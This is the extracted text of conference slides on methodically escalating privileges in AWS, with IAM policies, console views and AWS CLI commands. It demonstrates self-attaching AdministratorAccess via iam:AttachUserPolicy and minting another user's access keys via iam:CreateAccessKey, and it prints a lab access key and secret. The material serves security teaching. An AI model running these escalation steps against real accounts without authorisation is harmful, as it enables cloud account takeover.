

Elevating Access

A Methodical Approach to **Privilege Escalation in AWS**

Eduard Agavriloae




whomai

- Eduard Agavriiloae
- Associate Manager @ KPMG Romania
- Cloud security & Web exploitation
- Writing articles on **securitycafe.ro**
- I have a cat



whomai

- Eduard Agavriloae
- Associate Manager @ KPMG Romania
- Cloud security & Web exploitation
- Writing articles on **securitycafe.ro**
- I have a cat



Objectives

- Types of privilege escalation in AWS
- Identify attack paths
- Execute



1. What is privilege escalation in AWS



alice [Info](#)



Summary

ARN

 `arn:aws:iam::278512597888:user/alice`

Created

March 15, 2024, 15:25 (UTC+02:00)

[Permissions](#)

[Groups \(1\)](#)

[Tags](#)

[Security credentials](#)

Permissions policies (0)

Permissions are defined by policies attached to the user directly or through groups.

bob [Info](#)

Summary

ARN

 `arn:aws:iam::278512597888:user/bob`

Created

March 15, 2024, 15:25 (UTC+02:00)

[Permissions](#)

[Groups \(1\)](#)

[Tags](#)

[Security credentials](#)

Permissions policies (0)

Permissions are defined by policies attached to the user directly or through groups.



[IAM](#) > [User groups](#) > **devs**

devs Info

Summary

User group name
devs

Users (2)

Permissions

Access Advisor

Users in this group (2)

An IAM user is an entity that you create in AWS to represent the person or application that

☐ User name [↗](#)

☐ [alice](#)

☐ [bob](#)



alice [Info](#)



Summary

ARN

 `arn:aws:iam::278512597888:user/alice`

Created

March 15, 2024, 15:25 (UTC+02:00)

[Permissions](#)

[Groups \(1\)](#)

[Tags](#)

[Security credentials](#)

Permissions policies (0)

Permissions are defined by policies attached to the user directly or through groups.


Lateral
movement



bob [Info](#)

Summary

ARN

 `arn:aws:iam::278512597888:user/bob`

Created

March 15, 2024, 15:25 (UTC+02:00)

[Permissions](#)


[Groups \(1\)](#)

[Tags](#)

[Security credentials](#)

Permissions policies (0)

Permissions are defined by policies attached to the user directly or through groups.



Summary

ARN

 arn:aws:iam::278512597888:user/bob

Console access

Disabled

Created

March 15, 2024, 15:25 (UTC+02:00)



Last console sign-in

-



[Permissions](#)[Groups \(1\)](#)[Tags](#)[Security credentials](#)[Access Advisor](#)

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

 Search Policy name 

Type

  [backup-access](#)

Customer inline

backup-access

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "s3:ListBucket",  
8       "Resource": "arn:aws:s3:::backup-data"  
9     }  
10  ]  
11 }
```





bobInfo

Summary

ARN

arn:aws:iam::278512597888:user/bob

Created

March 15, 2024, 15:25 (UTC+02:00)

Console access

Disabled

Last console sign-in

-

Permissions

Groups (1)

Tags

Security credentials

Access Advisor

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Policy name

▲

Type

backup-access

Customer inline

backup-access

1{
2"Version": "2012-10-17",
3"Statement": [
4{
5"Sid": "VisualEditor0",
6"Effect": "Allow",
7"Action": "s3:ListBucket",
8"Resource": "arn:aws:s3:::backup-data"
9}
10]
11>}

```
graph BT; alice[alice] -- Privilege Escalation --> bob[bob]
```

Bucket policy

The bucket policy, written in JSON, provides access to the objects stored in the bucket.



Public access is blocked because Block Public Access settings are turned on.
To determine which settings are turned on, check your Block Public Access settings.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyAlice",
      "Effect": "Deny",
      "Principal": {
        "AWS": "arn:aws:iam::278512597888:user/alice"
      },
      "Action": "*",
      "Resource": [
        "arn:aws:s3:::production-code-abcdef",
        "arn:aws:s3:::production-code-abcdef/*"
      ]
    }
  ]
}
```



Bucket policy

The bucket policy, written in JSON, provides access to the objects stored in the bucket.



Public access is blocked because Block Public Access settings are on.
To determine which settings are turned on, check your Block Public Access settings.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyAlice",
      "Effect": "Deny",
      "Principal": {
        "AWS": "arn:aws:iam::278512597888:user/alice"
      },
      "Action": "*",
      "Resource": [
        "arn:aws:s3:::production-code-abcdef",
        "arn:aws:s3:::production-code-abcdef/*"
      ]
    }
  ]
}
```

bob



alice

Privilege
Escalation



qa Info

Summary

Creation date

March 15, 2024, 17:38 (UTC+02:00)

Last activity

-

ARN

 arn:aws:iam::278512597888:role/qa

Maximum session duration

1 hour

[Permissions](#)

[Trust relationships](#)

[Tags](#)

[Access Advisor](#)

[Revoke sessions](#)

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Effect": "Allow",  
6       "Principal": {  
7         "AWS": "arn:aws:iam::278512597888:user/bob"  
8       },  
9       "Action": "sts:AssumeRole",  
10      "Condition": {}  
11    }  
12  ]  
13 }
```



qa Info

Summary


Creation date

March 15, 2024, 17:38 (UTC+02:00)

Last activity

-

ARN

 arn:aws:iam::278512597888:role/qa

Maximum session duration

1 hour

Permissions

Trust relationships

Tags

Access Advisor

Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Effect": "Allow",  
6       "Principal": {  
7         "AWS": "arn:aws:iam::278512597888:user/bob"  
8       },  
9       "Action": "sts:AssumeRole",  
10      "Condition": {}  
11    }  
12  ]  
13 }
```

bob



Privilege
Escalation

alice




2. Types of privilege escalation in AWS






AWS Account


IAM privesc




Service
exploitation




ABAC privesc




Cross-account privesc





*A session principal is either a role session or an IAM federated user session.

3. Classic privilege escalation

- 28 IAM vectors well-documented by Rhino Security Labs
-  [RhinoSecurityLabs/AWS-IAM-Privilege-Escalation](https://github.com/RhinoSecurityLabs/AWS-IAM-Privilege-Escalation)
 - Modify permissions
 - Modify resources to steal permissions
 - Create new resources to steal permissions




3. Classic privilege escalation

3.1 iam:AttachUserPolicy



ARN

arn:aws:iam::278512597888:user/alice



Console access
Disabled

Created
March 15, 2024, 15:25 (UTC+02:00)



Last console sign-in
-

- Permissions
- Groups (1)
- Tags
- Security credentials
- Access Advisor

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

 Search

<input type="checkbox"/>	Policy name 	Type
<input type="checkbox"/>	 change-permissions	Customer inline

change-permissions

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "iam:AttachUserPolicy",  
8       "Resource": "*"   
9     }  
10  ]  
11 }
```



ARN

arn:aws:iam::278512597888:user/alice



Console access

Disabled

Last console si

-

Windows PowerShell

```
PS C:\> aws iam attach-user-policy --user-name alice `
>> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

Permissions

Groups (1)

Tags

Security credentials

Access Adviso

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search




Policy name



Type




 [change-permissions](#)

Customer inline

change-permissions

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": "iam:AttachUserPolicy",
8       "Resource": "*"
9     }
10  ]
11 }
```



ARN

arn:aws:iam::278512597888:user/alice



Created

March 15, 2024, 15:25 (UTC+02:00)

Console access

Disabled

Last console sign-in

-

Permissions

Groups (1)

Tags

Security credentials

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Policy name

change-permissions

change-permissions

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "iam:AttachUserPolicy",  
8       "Resource": "*"   
9     }  
10  ]  
11 }
```

Windows PowerShell

```
PS C:\> aws iam attach-user-policy --user-name alice `  
>> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```



Permissions policies (2)

Permissions are defined by policies attached to the user directly or through groups.

Search

Filter by Type

All types

<input type="checkbox"/>	Policy name	Type
<input type="checkbox"/>	 AdministratorAccess	AWS managed - job function
<input type="checkbox"/>	 change-permissions	Customer inline

change-permissions

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "iam:AttachUserPolicy",  
8       "Resource": "*"   
9     }  
10  ]  
11 }
```

3. Classic privilege escalation

3.2 iam:CreateAccessKeys



bob Info

Summary

ARN

 `arn:aws:iam::278512597888:user/bob`

Created

March 15, 2024, 15:25 (UTC+02:00)

Console access

Disabled

Last console sign-in

-

Access key 1

[Create access key](#)

[Permissions](#)

[Groups \(1\)](#)

[Tags](#)

[Security credentials](#)


[Access Advisor](#)

Permissions policies (1)



Rem

Permissions are defined by policies attached to the user directly or through groups.

 Search

Filter by Type

All types ▼

<input type="checkbox"/>	Policy name 	Type	Attached via 
<input type="checkbox"/>	 AdministratorAccess	AWS managed - job function	Directly

Permissions policies (1)



Permissions are defined by policies attached to the user directly or through groups.

Search



Policy name [↗](#)



[create-access-keys-and-dont-bother-cloud-team](#)

create-access-keys-and-dont-bother-cloud-team


```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "iam:CreateAccessKey",  
8       "Resource": "*"   
9     }  
10  ]  
11 }
```

Permissions policies (1)

Permissions are defined by policies attached to the user d

Search

☐ Policy name [↗](#)

☐  [create-access-keys-and-dont-bother-c](#)

create-access-keys-and-dont-bother-c

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "VisualEditor0",  
6       "Effect": "Allow",  
7       "Action": "iam:CreateAcc  
8       "Resource": "*"   
9     }  
10  ]  
11 }
```

Windows PowerShell

```
PS C:\> aws iam create-access-key --user-name bob
```

```
{  
  "AccessKey": {  
    "UserName": "bob",  
    "AccessKeyId": "AKIAUBWFE70AI7TXLSPH",  
    "Status": "Active",  
    "SecretAccessKey": "38xvkksAlTGbZ3F8vd8IQZktk06iy5zGsnfdk/v/",  
    "CreateDate": "2024-04-25T11:54:35+00:00"  
  }  
}
```

```
PS C:\> aws configure --profile bob
```

```
AWS Access Key ID [None]: AKIAUBWFE70AI7TXLSPH
```

